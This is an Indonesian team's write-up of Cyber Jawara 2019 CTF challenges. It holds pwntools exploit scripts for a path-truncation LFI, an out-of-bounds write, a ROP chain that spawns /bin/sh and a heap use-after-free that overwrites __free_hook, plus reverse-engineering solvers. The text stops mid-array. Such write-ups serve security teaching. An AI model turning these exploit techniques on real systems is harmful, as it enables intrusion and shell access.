CYBER JAWARA

NAMA TIM : [*AKUCINTABSSN*]

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Daftar Isi

Binary Hacking

Starlight

Dapatkah Anda memahami kode C dari binary ini dan meretas network service yang menjalankan binary tersebut?

https://drive.google.com/open?id=1Kuj6sTWI4WE4mLFL4W8hdH5MEB2JjIiX

nc 203.34.119.237 11337

Solusi

Bug terdapat pada baris 81, dimana path dari snprintf dengan maksimal buffer 128 (MAXN). Ini mirip dengan bug pada salah satu VPN yang terkenal baru-baru saja melalui penemuan dari Orange. Solusinya, hanya perlu melakukan padding hingga 128 ini terpenuhi dan membuang .lang dibelakangnya sehingga mendapatkan LFI dan membaca password.txt untuk mendapatkan flag.

```
  snprintf(path, MAXN, "languages/%s.lang", lang);

  fp = fopen(path, "r");
```

solve.py

```
#!/usr/bin/env python
from pwn import *

context.terminal = ['tmux', 'split-window', '-h']
context.log_level = ['debug', 'info', 'warn'][1]

BINARY = './starlight'
HOST = '203.34.119.237'
PORT = 11337

def exploit(REMOTE):
       payload = '../'
       payload += './' * (51)
       payload += 'password.txt'
       r.sendlineafter(': ', payload)

if __name__ == '__main__':
       REMOTE = len(sys.argv) > 1
       elf = ELF(BINARY, checksec=False)
```

```
        if REMOTE:
        r = remote(HOST, PORT)
        else:
        r = elf.process(aslr=False)
        info(r.pid)

        exploit(REMOTE)
        r.interactive()
```

Flag

CJ2019{just_like_vulnerability_in_fortigate_vpn_CVE-2018-13379}

Noir

Program berikut adalah implementasi algoritma counting sort dengan "fungsi tersembunyi".

https://drive.google.com/open?id=1aVNREY10F0gxlLRf1FVbMDOq83iQM54I

nc 203.34.119.237 11338

Solusi

oob write, overwrite relative pada saved rip ke hidden_shell

```
num = read_int(5);
while (num >= 0) {
  count[num]++; // bug
  num = read_int(5);
}
```

```
===~ WELCOME ~===
Insert one number (0-1000) per line. To finish input, insert negative number.
1006
1006
1006
-1

Sorted:
0
0
0
ls -la
total 28
dr-xr-xr-x 1 root root  4096 Sep  6 22:58 .
drwxr-xr-x 1 root root  4096 Sep  7 01:33 ..
-r-xr-xr-x 1 root root    54 Sep  6 22:54 flag.txt
-r-xr-xr-x 1 root root 12960 Sep  6 22:54 noir
cat flag.txt
CJ2019{can_u_pwn_this_without_hidden_shell_function?}
```

Flag

CJ2019{can_u_pwn_this_without_hidden_shell_function?}

Maeve

Walaupun saat ini sistem 64 bit dipakai di mana-mana, beberapa sistem masih harus menggunakan OS 32 bit (misalnya untuk IoT devices seperti Raspberry Pi). Retaslah aplikasi berikut yang merupakan ELF 32 bit yang statically-linked.

https://drive.google.com/open?id=15RCO1csb7fihQNfiC24J2j6oEXI9nPPC

nc 203.34.119.237 11339

Problem setter: farisv

Solusi

Overwrite function pointer, stack pivot dengan xchg ???, ebp -> leave; ret;

```
#!/usr/bin/env python
from pwn import *

context.terminal = ['tmux', 'split-window', '-h']
context.log_level = ['debug', 'info', 'warn'][1]

BINARY = './maeve'
HOST = '203.34.119.237'
PORT = 11339

# 0x08058408: xchg eax, ebp; ret;
# 0x08049193: add esp, 0x10; leave; ret;

IMAGE_BASE_0 = 0x08048000
rebase_0 = lambda x : p32(x + IMAGE_BASE_0)

rop = ''
rop += rebase_0(0x0009e9cd) # 0x080e69cd: pop ecx; ret;
rop += '//bi'
rop += rebase_0(0x000276bb) # 0x0806f6bb: pop edx; ret;
rop += rebase_0(0x000a4060)
rop += rebase_0(0x0000d6e2) # 0x080556e2: mov dword ptr [edx], ecx; ret;
rop += rebase_0(0x0009e9cd) # 0x080e69cd: pop ecx; ret;
rop += 'n/sh'
rop += rebase_0(0x000276bb) # 0x0806f6bb: pop edx; ret;
rop += rebase_0(0x000a4064)
rop += rebase_0(0x0000d6e2) # 0x080556e2: mov dword ptr [edx], ecx; ret;
rop += rebase_0(0x00001710) # 0x08049710: xor eax, eax; ret;
rop += rebase_0(0x0000038e) # 0x0804838e: pop ebp; ret;
rop += p32(0xffffffff)
rop += rebase_0(0x0000b4d5) # 0x080534d5: inc ebp; ret;
rop += rebase_0(0x000001c9) # 0x080481c9: pop ebx; ret;
```

```
rop += p32(0xffffffff)
rop += rebase_0(0x00098106) # 0x080e0106: inc ebx; ret;
rop += rebase_0(0x0009e9cd) # 0x080e69cd: pop ecx; ret;
rop += p32(0xffffffff)
rop += rebase_0(0x0009813c) # 0x080e013c: inc ecx; ret;
rop += rebase_0(0x000276bb) # 0x0806f6bb: pop edx; ret;
rop += rebase_0(0x000a4068)
rop += rebase_0(0x0000d6e2) # 0x080556e2: mov dword ptr [edx], ecx; ret;
rop += rebase_0(0x000001c9) # 0x080481c9: pop ebx; ret;
rop += rebase_0(0x000a4060)
rop += rebase_0(0x0009e9cd) # 0x080e69cd: pop ecx; ret;
rop += rebase_0(0x000a4068)
rop += rebase_0(0x000276bb) # 0x0806f6bb: pop edx; ret;
rop += rebase_0(0x000a4068)
rop += rebase_0(0x00001710) # 0x08049710: xor eax, eax; ret;
rop += p32(0x0807c136) # inc eax
rop += p32(0x0807c136)
rop += p32(0x0807c136)
rop += p32(0x0807c136)
rop += p32(0x0807c136)
rop += p32(0x0807c136)
rop += p32(0x0807c136)
rop += p32(0x0807c136)
rop += p32(0x0807c136)
rop += p32(0x0807c136)
rop += p32(0x0807c136)
rop += rebase_0(0x00027da0) # 0x0806fda0: int 0x80; ret;

# 0x0807c136: inc eax; ret;
# 0x080a02cf: nop; ret;

def exploit(REMOTE):
       if not REMOTE: gdb.attach(r, 'b *0x08048FA0\nb *0x08048F85\nb
*0x08048FEF\nb *0x0804900F\nb *0x0806fda0')
       name = 'A' * 255
       r.sendlineafter(': ', name)

       r.sendlineafter(': ', str(3))

       title  = p32(0x08058408)
       title += p32(0x08049193)
       title += 'C' * (232 - len(title))
       title += p32(3)
       title += p32(1)

       content  = 'A' * 256
       content += p32(0x80ecfc4)
       content += rop

       r.sendlineafter(':  ', title)
```

```
        r.sendlineafter(': ', content)


        title  = ''
        content  = 'A' * 256
        content += p32(0x80ecfc8)

        r.sendlineafter(':  ', title)
        r.sendlineafter(': ', content)


if __name__ == '__main__':
        REMOTE = len(sys.argv) > 1
        elf = ELF(BINARY, checksec=False)

        if REMOTE:
        r = remote(HOST, PORT)
        else:
        r = elf.process(aslr=True)
        info(r.pid)

        exploit(REMOTE)
        r.interactive()
```



Flag

CJ2019{w0w_c0ngrats_for_pwning_this_0n3!!1!!11!}

Homelander

Mari belajar mengeksploitasi heap karena itu yang banyak ditemukan di aplikasi real.

https://drive.google.com/open?id=1q8DwxLNY227b5G5kyw0U-W0YgoWR9QNf

nc 203.34.119.237 11340

Hint:

- *Sistem yang digunakanan soal ini sama dengan yang ada pada soal Noir ataupun Maeve (Ubuntu 18.04).*

Problem setter: farisv

Solusi

UAF, Double Free

```
#!/usr/bin/env python
from pwn import *

context.terminal = ['tmux', 'split-window', '-h']
context.log_level = ['debug', 'info', 'warn'][1]

BINARY = './homelander'
HOST = '203.34.119.237'
PORT = 11340

def add(idx, length, note):
	r.sendafter(': ', '1')
	r.sendafter(': ', str(idx))
	r.sendafter(': ', str(length))
	r.sendafter(': ', note)

def edit(idx, note):
	r.sendafter(': ', '2')
	r.sendafter(': ', str(idx))
	r.sendafter(': ', note)

def view(idx):
	r.sendafter(': ', '3')
	r.sendafter(': ', str(idx))
	r.recvuntil(',\n')
	return r.recvline(0)

def delete(idx):
	r.sendafter(': ', '4')
```

```
        r.sendafter(': ', str(idx))

def exploit(REMOTE):
        add(1, 0x18, 'A' * 0x18)
        add(2, 0x18, 'B' * 0x18)
        add(3, 0x18, 'C' * 0x18)
        delete(2)
        delete(1)
        edit(1, '\x70')
        add(4, 0x18, 'D' * 0x10)
        add(5, 0x18, p64(0x701) * 2)
        add(6, 0x350, 'X')
        add(7, 0x350, '/bin/sh')
        add(8, 0x350, 'X')
        delete(2)
        leak = u64(view(2).ljust(8, '\x00'))
        libc.address = ((leak - libc.sym['__malloc_hook']) & 0xFFFFFFFFFFFFF000)
+ libc.address
        print '%x' % libc.address
        # add(9, 0x28, 'A' * 0x28)
        if not REMOTE: gdb.attach(r, 'brva 0xe72')
        delete(4)
        edit(4, p64(libc.sym['__free_hook']))
        add(9, 0x18, p64(libc.sym['system']))
        add(10, 0x18, p64(libc.sym['system']))
        delete(7)

if __name__ == '__main__':
        REMOTE = len(sys.argv) > 1
        elf = ELF(BINARY, checksec=False)

        if REMOTE:
        r = remote(HOST, PORT)
        libc = ELF('./libc.so', checksec=False)
        else:
        r = elf.process(aslr=False)
        libc = r.libc
        info(r.pid)

        exploit(REMOTE)
        r.interactive()
```

```
λ > python2 solve.py a
[+] Opening connection to 203.34.119.237 on port 11340: Done
7fb698d52000
[*] Switching to interactive mode
$ cat flag.txt
CJ2019{>>*>__>remember,_you_guys_are_the_real_pwners_<*<<*<}
$
[*] Interrupted
[*] Closed connection to 203.34.119.237 port 11340
```

Flag

```
CJ2019{>>*>__>remember,_you_guys_are_the_real_pwners_<*<<*<}
```

Reverse Engineering

newbie.exe

Mari belajar reverse engineering dengan mencoba memecahkan program dengan kode yang sederhana.

https://drive.google.com/open?id=1WLkMlyKfAG6Xr_XbVnM7QVHSZrXqks0M

Solusi


```
for ( i = 0; i <= 47; ++i ) {
  if ( 8 * s[i] != num[i] ) {
    puts("Wrong key");
    return 1;
  }
}
```

```
.data:0000000000403020 num             dd 218h, 250h, 190h, 180h, 188h, 1C8h,
3D8h, 188h, 1B8h
.data:0000000000403020                                         ; DATA XREF:
main+66↑o
.data:0000000000403020                 dd 320h, 310h, 1C0h, 180h, 310h, 1B0h,
320h, 328h, 1B8h
.data:0000000000403020                 dd 320h, 190h, 2 dup(1B0h), 330h, 190h,
180h, 330h, 318h
.data:0000000000403020                 dd 1C0h, 2 dup(1A8h), 1C8h, 188h, 1C8h,
310h, 188h, 308h
.data:0000000000403020                 dd 310h, 1B0h, 188h, 318h, 190h, 1B8h,
310h, 1B0h, 180h
.data:0000000000403020                 dd 308h, 328h, 3E8h
```

```
num = [0x00000218, 0x00000250, 0x00000190, 0x00000180, 0x00000188, 0x000001C8,
0x000003D8, 0x00000188, 0x000001B8, 0x00000320, 0x00000310, 0x000001C0,
0x00000180, 0x00000310, 0x000001B0, 0x00000320, 0x00000328, 0x000001B8,
0x00000320, 0x00000190, 0x000001B0, 0x000001B0, 0x00000330, 0x00000190,
0x00000180, 0x00000330, 0x00000318, 0x000001C0, 0x000001A8, 0x000001A8,
0x000001C8, 0x00000188, 0x000001C8, 0x00000310, 0x00000188, 0x00000308,
0x00000310, 0x000001B0, 0x00000188, 0x00000318, 0x00000190, 0x000001B8,
0x00000310, 0x000001B0, 0x00000180, 0x00000308, 0x00000328, 0x000003E8]
s = [x / 8 for x in num]
print ''.join(map(chr, s))
```

Flag

CJ2019{17db80b6de7d266f20fc855919b1ab61c27b60ae}

Haseul

Haseul diberikan sebuah binary untuk latihan reverse engineering. Bantulah dia!

https://drive.google.com/open?id=1kmugcTNqjVDRc8gUnRYfw_mAUYxGJ97a

Solusi

Quick math tapi dengan Z3.

```
cnt = 0
for ( i = 0; i < 33; ++i ) {
  for ( j = 1; j < 34; ++j ) {
       if ( s[i] + s[j] != const[cnt++] ) {
       puts("nope!");
       return 1LL;
       }
  }
}
```

```
#!/usr/bin/env python2
from z3 import *

s = Solver()

flag = [BitVec(i, 8) for i in xrange(34)]

for char in flag:
       s.add(char >= 0x20, char <= 0x7E)

const = [0xA9, 0xEE, 0xD8, 0xDC, 0xDA, 0xE7, 0xD8, 0xEC, 0xA9, 0xE5, 0xEF, 0xDE,
0xD8, 0xED, 0xE1, 0xE2, 0xAE, 0xD8, 0xDE, 0xDA, 0xAE, 0xE2, 0xE5, 0xF2, 0xD8,
0xEE, 0xEC, 0xE2, 0xE7, 0xB2, 0xD8, 0xD3, 0xAC, 0x60, 0xA5, 0x8F, 0x93, 0x91,
0x9E, 0x8F, 0xA3, 0x60, 0x9C, 0xA6, 0x95, 0x8F, 0xA4, 0x98, 0x99, 0x65, 0x8F,
0x95, 0x91, 0x65, 0x99, 0x9C, 0xA9, 0x8F, 0xA5, 0xA3, 0x99, 0x9E, 0x69, 0x8F,
0x8A, 0x63, 0xA5, 0xEA, 0xD4, 0xD8, 0xD6, 0xE3, 0xD4, 0xE8, 0xA5, 0xE1, 0xEB,
0xDA, 0xD4, 0xE9, 0xDD, 0xDE, 0xAA, 0xD4, 0xDA, 0xD6, 0xAA, 0xDE, 0xE1, 0xEE,
0xD4, 0xEA, 0xE8, 0xDE, 0xE3, 0xAE, 0xD4, 0xCF, 0xA8, 0x8F, 0xD4, 0xBE, 0xC2,
0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8, 0x94,
0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD, 0x98,
0xBE, 0xB9, 0x92, 0x93, 0xD8, 0xC2, 0xC6, 0xC4, 0xD1, 0xC2, 0xD6, 0x93, 0xCF,
0xD9, 0xC8, 0xC2, 0xD7, 0xCB, 0xCC, 0x98, 0xC2, 0xC8, 0xC4, 0x98, 0xCC, 0xCF,
0xDC, 0xC2, 0xD8, 0xD6, 0xCC, 0xD1, 0x9C, 0xC2, 0xBD, 0x96, 0x91, 0xD6, 0xC0,
0xC4, 0xC2, 0xCF, 0xC0, 0xD4, 0x91, 0xCD, 0xD7, 0xC6, 0xC0, 0xD5, 0xC9, 0xCA,
0x96, 0xC0, 0xC6, 0xC2, 0x96, 0xCA, 0xCD, 0xDA, 0xC0, 0xD6, 0xD4, 0xCA, 0xCF,
0x9A, 0xC0, 0xBB, 0x94, 0x9E, 0xE3, 0xCD, 0xD1, 0xCF, 0xDC, 0xCD, 0xE1, 0x9E,
0xDA, 0xE4, 0xD3, 0xCD, 0xE2, 0xD6, 0xD7, 0xA3, 0xCD, 0xD3, 0xCF, 0xA3, 0xD7,
0xDA, 0xE7, 0xCD, 0xE3, 0xE1, 0xD7, 0xDC, 0xA7, 0xCD, 0xC8, 0xA1, 0x8F, 0xD4,
```

```
0xBE, 0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7,
0xC8, 0x94, 0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8,
0xCD, 0x98, 0xBE, 0xB9, 0x92, 0xA3, 0xE8, 0xD2, 0xD6, 0xD4, 0xE1, 0xD2, 0xE6,
0xA3, 0xDF, 0xE9, 0xD8, 0xD2, 0xE7, 0xDB, 0xDC, 0xA8, 0xD2, 0xD8, 0xD4, 0xA8,
0xDC, 0xDF, 0xEC, 0xD2, 0xE8, 0xE6, 0xDC, 0xE1, 0xAC, 0xD2, 0xCD, 0xA6, 0x60,
0xA5, 0x8F, 0x93, 0x91, 0x9E, 0x8F, 0xA3, 0x60, 0x9C, 0xA6, 0x95, 0x8F, 0xA4,
0x98, 0x99, 0x65, 0x8F, 0x95, 0x91, 0x65, 0x99, 0x9C, 0xA9, 0x8F, 0xA5, 0xA3,
0x99, 0x9E, 0x69, 0x8F, 0x8A, 0x63, 0x9C, 0xE1, 0xCB, 0xCF, 0xCD, 0xDA, 0xCB,
0xDF, 0x9C, 0xD8, 0xE2, 0xD1, 0xCB, 0xE0, 0xD4, 0xD5, 0xA1, 0xCB, 0xD1, 0xCD,
0xA1, 0xD5, 0xD8, 0xE5, 0xCB, 0xE1, 0xDF, 0xD5, 0xDA, 0xA5, 0xCB, 0xC6, 0x9F,
0xA6, 0xEB, 0xD5, 0xD9, 0xD7, 0xE4, 0xD5, 0xE9, 0xA6, 0xE2, 0xEC, 0xDB, 0xD5,
0xEA, 0xDE, 0xDF, 0xAB, 0xD5, 0xDB, 0xD7, 0xAB, 0xDF, 0xE2, 0xEF, 0xD5, 0xEB,
0xE9, 0xDF, 0xE4, 0xAF, 0xD5, 0xD0, 0xA9, 0x95, 0xDA, 0xC4, 0xC8, 0xC6, 0xD3,
0xC4, 0xD8, 0x95, 0xD1, 0xDB, 0xCA, 0xC4, 0xD9, 0xCD, 0xCE, 0x9A, 0xC4, 0xCA,
0xC6, 0x9A, 0xCE, 0xD1, 0xDE, 0xC4, 0xDA, 0xD8, 0xCE, 0xD3, 0x9E, 0xC4, 0xBF,
0x98, 0x8F, 0xD4, 0xBE, 0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4,
0xBE, 0xD3, 0xC7, 0xC8, 0x94, 0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE,
0xD4, 0xD2, 0xC8, 0xCD, 0x98, 0xBE, 0xB9, 0x92, 0xA4, 0xE9, 0xD3, 0xD7, 0xD5,
0xE2, 0xD3, 0xE7, 0xA4, 0xE0, 0xEA, 0xD9, 0xD3, 0xE8, 0xDC, 0xDD, 0xA9, 0xD3,
0xD9, 0xD5, 0xA9, 0xDD, 0xE0, 0xED, 0xD3, 0xE9, 0xE7, 0xDD, 0xE2, 0xAD, 0xD3,
0xCE, 0xA7, 0x98, 0xDD, 0xC7, 0xCB, 0xC9, 0xD6, 0xC7, 0xDB, 0x98, 0xD4, 0xDE,
0xCD, 0xC7, 0xDC, 0xD0, 0xD1, 0x9D, 0xC7, 0xCD, 0xC9, 0x9D, 0xD1, 0xD4, 0xE1,
0xC7, 0xDD, 0xDB, 0xD1, 0xD6, 0xA1, 0xC7, 0xC2, 0x9B, 0x99, 0xDE, 0xC8, 0xCC,
0xCA, 0xD7, 0xC8, 0xDC, 0x99, 0xD5, 0xDF, 0xCE, 0xC8, 0xDD, 0xD1, 0xD2, 0x9E,
0xC8, 0xCE, 0xCA, 0x9E, 0xD2, 0xD5, 0xE2, 0xC8, 0xDE, 0xDC, 0xD2, 0xD7, 0xA2,
0xC8, 0xC3, 0x9C, 0x65, 0xAA, 0x94, 0x98, 0x96, 0xA3, 0x94, 0xA8, 0x65, 0xA1,
0xAB, 0x9A, 0x94, 0xA9, 0x9D, 0x9E, 0x6A, 0x94, 0x9A, 0x96, 0x6A, 0x9E, 0xA1,
0xAE, 0x94, 0xAA, 0xA8, 0x9E, 0xA3, 0x6E, 0x94, 0x8F, 0x68, 0x8F, 0xD4, 0xBE,
0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8,
0x94, 0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD,
0x98, 0xBE, 0xB9, 0x92, 0x95, 0xDA, 0xC4, 0xC8, 0xC6, 0xD3, 0xC4, 0xD8, 0x95,
0xD1, 0xDB, 0xCA, 0xC4, 0xD9, 0xCD, 0xCE, 0x9A, 0xC4, 0xCA, 0xC6, 0x9A, 0xCE,
0xD1, 0xDE, 0xC4, 0xDA, 0xD8, 0xCE, 0xD3, 0x9E, 0xC4, 0xBF, 0x98, 0x91, 0xD6,
0xC0, 0xC4, 0xC2, 0xCF, 0xC0, 0xD4, 0x91, 0xCD, 0xD7, 0xC6, 0xC0, 0xD5, 0xC9,
0xCA, 0x96, 0xC0, 0xC6, 0xC2, 0x96, 0xCA, 0xCD, 0xDA, 0xC0, 0xD6, 0xD4, 0xCA,
0xCF, 0x9A, 0xC0, 0xBB, 0x94, 0x65, 0xAA, 0x94, 0x98, 0x96, 0xA3, 0x94, 0xA8,
0x65, 0xA1, 0xAB, 0x9A, 0x94, 0xA9, 0x9D, 0x9E, 0x6A, 0x94, 0x9A, 0x96, 0x6A,
0x9E, 0xA1, 0xAE, 0x94, 0xAA, 0xA8, 0x9E, 0xA3, 0x6E, 0x94, 0x8F, 0x68, 0x99,
0xDE, 0xC8, 0xCC, 0xCA, 0xD7, 0xC8, 0xDC, 0x99, 0xD5, 0xDF, 0xCE, 0xC8, 0xDD,
0xD1, 0xD2, 0x9E, 0xC8, 0xCE, 0xCA, 0x9E, 0xD2, 0xD5, 0xE2, 0xC8, 0xDE, 0xDC,
0xD2, 0xD7, 0xA2, 0xC8, 0xC3, 0x9C, 0x9C, 0xE1, 0xCB, 0xCF, 0xCD, 0xDA, 0xCB,
0xDF, 0x9C, 0xD8, 0xE2, 0xD1, 0xCB, 0xE0, 0xD4, 0xD5, 0xA1, 0xCB, 0xD1, 0xCD,
0xA1, 0xD5, 0xD8, 0xE5, 0xCB, 0xE1, 0xDF, 0xD5, 0xDA, 0xA5, 0xCB, 0xC6, 0x9F,
0xA9, 0xEE, 0xD8, 0xDC, 0xDA, 0xE7, 0xD8, 0xEC, 0xA9, 0xE5, 0xEF, 0xDE, 0xD8,
0xED, 0xE1, 0xE2, 0xAE, 0xD8, 0xDE, 0xDA, 0xAE, 0xE2, 0xE5, 0xF2, 0xD8, 0xEE,
0xEC, 0xE2, 0xE7, 0xB2, 0xD8, 0xD3, 0xAC, 0x8F, 0xD4, 0xBE, 0xC2, 0xC0, 0xCD,
0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8, 0x94, 0xBE, 0xC4,
0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD, 0x98, 0xBE, 0xB9,
0x92, 0xA5, 0xEA, 0xD4, 0xD8, 0xD6, 0xE3, 0xD4, 0xE8, 0xA5, 0xE1, 0xEB, 0xDA,
0xD4, 0xE9, 0xDD, 0xDE, 0xAA, 0xD4, 0xDA, 0xD6, 0xAA, 0xDE, 0xE1, 0xEE, 0xD4,
```

```
0xEA, 0xE8, 0xDE, 0xE3, 0xAE, 0xD4, 0xCF, 0xA8, 0xA3, 0xE8, 0xD2, 0xD6, 0xD4,
0xE1, 0xD2, 0xE6, 0xA3, 0xDF, 0xE9, 0xD8, 0xD2, 0xE7, 0xDB, 0xDC, 0xA8, 0xD2,
0xD8, 0xD4, 0xA8, 0xDC, 0xDF, 0xEC, 0xD2, 0xE8, 0xE6, 0xDC, 0xE1, 0xAC, 0xD2,
0xCD, 0xA6, 0x99, 0xDE, 0xC8, 0xCC, 0xCA, 0xD7, 0xC8, 0xDC, 0x99, 0xD5, 0xDF,
0xCE, 0xC8, 0xDD, 0xD1, 0xD2, 0x9E, 0xC8, 0xCE, 0xCA, 0x9E, 0xD2, 0xD5, 0xE2,
0xC8, 0xDE, 0xDC, 0xD2, 0xD7, 0xA2, 0xC8, 0xC3, 0x9C, 0x9E, 0xE3, 0xCD, 0xD1,
0xCF, 0xDC, 0xCD, 0xE1, 0x9E, 0xDA, 0xE4, 0xD3, 0xCD, 0xE2, 0xD6, 0xD7, 0xA3,
0xCD, 0xD3, 0xCF, 0xA3, 0xD7, 0xDA, 0xE7, 0xCD, 0xE3, 0xE1, 0xD7, 0xDC, 0xA7,
0xCD, 0xC8, 0xA1, 0x69, 0xAE, 0x98, 0x9C, 0x9A, 0xA7, 0x98, 0xAC, 0x69, 0xA5,
0xAF, 0x9E, 0x98, 0xAD, 0xA1, 0xA2, 0x6E, 0x98, 0x9E, 0x9A, 0x6E, 0xA2, 0xA5,
0xB2, 0x98, 0xAE, 0xAC, 0xA2, 0xA7, 0x72, 0x98, 0x93, 0x6C, 0x8F, 0xD4, 0xBE,
0xC2, 0xC0, 0xCD, 0xBE, 0xD2, 0x8F, 0xCB, 0xD5, 0xC4, 0xBE, 0xD3, 0xC7, 0xC8,
0x94, 0xBE, 0xC4, 0xC0, 0x94, 0xC8, 0xCB, 0xD8, 0xBE, 0xD4, 0xD2, 0xC8, 0xCD,
0x98, 0xBE, 0xB9, 0x92, 0x8A, 0xCF, 0xB9, 0xBD, 0xBB, 0xC8, 0xB9, 0xCD, 0x8A,
0xC6, 0xD0, 0xBF, 0xB9, 0xCE, 0xC2, 0xC3, 0x8F, 0xB9, 0xBF, 0xBB, 0x8F, 0xC3,
0xC6, 0xD3, 0xB9, 0xCF, 0xCD, 0xC3, 0xC8, 0x93, 0xB9, 0xB4, 0x8D]

v4 = 0
for i in range(0, 33):
       for j in range(1, 34):
       s.add(flag[i] + flag[j] == const[v4])
       v4 += 1

if s.check() == sat:
       model = s.model()
       raw = ''.join([chr(model[x].as_long()) for x in flag])
       print(raw)
else:
       print('Nope :(')
```

Flag

`CJ{y0u_can_s0lve_thi5_ea5ily_usin9_Z3}`

Snake's Revenge


Pada Cyber Jawara tahun lalu, peserta diharuskan melakukan cracking terhadap program Snake agar mendapatkan skor tertentu untuk mendapatkan flag. Tahun ini Anda harus melakukan cracking terhadap game Snake yang berbeda yang sudah diproteksi dan Anda harus mencapai skor tepat 133333337 untuk mendapatkan flag.

Note:

- Game ini berbentuk aplikasi ELF yang dapat dijalankan di terminal Linux 64 bit.
- Gunakan 'w', 'a', 's', dan 'd' untuk bergerak.

https://drive.google.com/open?id=12BbU4WUObvPMDJ9rwiWkMN1dkFF0pXe5

Solusi



Break pada sebelum jump untuk mendapatkan unpacked binary, yang kami lakukan hanya me-*replace* unpacked binary pada binary awal lalu memuat ulang pada IDA,

```
      dword_6040F8 = ((dword_6040F8 ^ 0x1337) + 7) ^ 0x1337;
    }
    if ( dword_6040F8 == 133337710 )    |       // const!!!
      break;
    v8 = (unsigned __int8)sub_4012E0() || (unsigned __int8)sub_4010A1();
    if ( v8 )
    {
      sub_401733();
      goto LABEL_46;
    }
    sub_401431();
    usleep(0x186A0u);
  }
  v14 = 26;
  v15 = 18;
  v16 = 101;
  v17 = 102;
  v18 = 100;
  v19 = 109;
  v20 = 40;
  v21 = 98;
  v22 = 105;
  v23 = 100;
  v24 = 44;
  v25 = 123;
  v26 = 46;
  v27 = 127;
  v28 = 115;
  v29 = 43;
  v30 = 126;
  v31 = 120;
```

```
v37 = 122;
v38 = 115;
v39 = 33;
v40 = 93;
v41 = 7;
v42 = 89;
v43 = 11;
v44 = 15;
v45 = 92;
v46 = 88;
v47 = 14;
v48 = 15;
v49 = 2;
v50 = 87;
v51 = 86;
v52 = 6;
v53 = 86;
v54 = 2;
v55 = 1;
v56 = 24;
v57 = 27;
v58 = 30;
v59 = 26;
v60 = 25;
v61 = 87;
for ( i = 0; i <= 47; ++i )
  std::operator<<<std::char_traits<char>>(std::cout, (unsigned int)(char)(*(&v14 + i) ^ ((dword_6040F8 ^ 0x37) - i)));
std::ostream::operator<<(std::cout, &std::endl<char,std::char_traits<char>>);
LABEL_46:
```

Sesuai dengan *rule of thumb*, xor itu suatu tanda bagus untuk flag,

```
const =
[0x1A,18,101,102,100,109,40,98,105,100,44,123,46,127,115,43,126,120,119,32,35,11
5,122,122,115,33,93,7,89,11,15,92,88,14,15,2,87,86,6,86,2,1,24,27,30,26,25,87]
flag = ''
for i in range(48):
       flag += chr((const[i] ^ ((133337710 ^ 0x37) - i)) & 0xFF)
print flag
```

```
flag = CJ2019{084c5c38a700ff7982ab9d74fa684bb5d3175362}
```

Flag

CJ2019{084c5c38a700ff7982ab9d74fa684bb5d3175362}

Gowon

Entah mengapa Gowon selalu gagal menjalankan binary ini...

https://drive.google.com/open?id=1l7jjYYloRFVTSRHo3Qm4tAt0U714o4RX

Problem setter: visat

Solusi

Seperti yang terlihat pada gambar terdapat shellcode yang didekripsi XOR dengan key 0x90 terlebih dahulu. Saya membuat dekripsi untuk mendapatkan shellcode tersebut yang nantinya digunakan untuk patch fungsi “nop” nantinya,

```
const = [0xC5, 0xD8, 0x19, 0x75, 0xD8, 0x11, 0x7C, 0x20, 0x91, 0x90, 0x90, 0xD8,
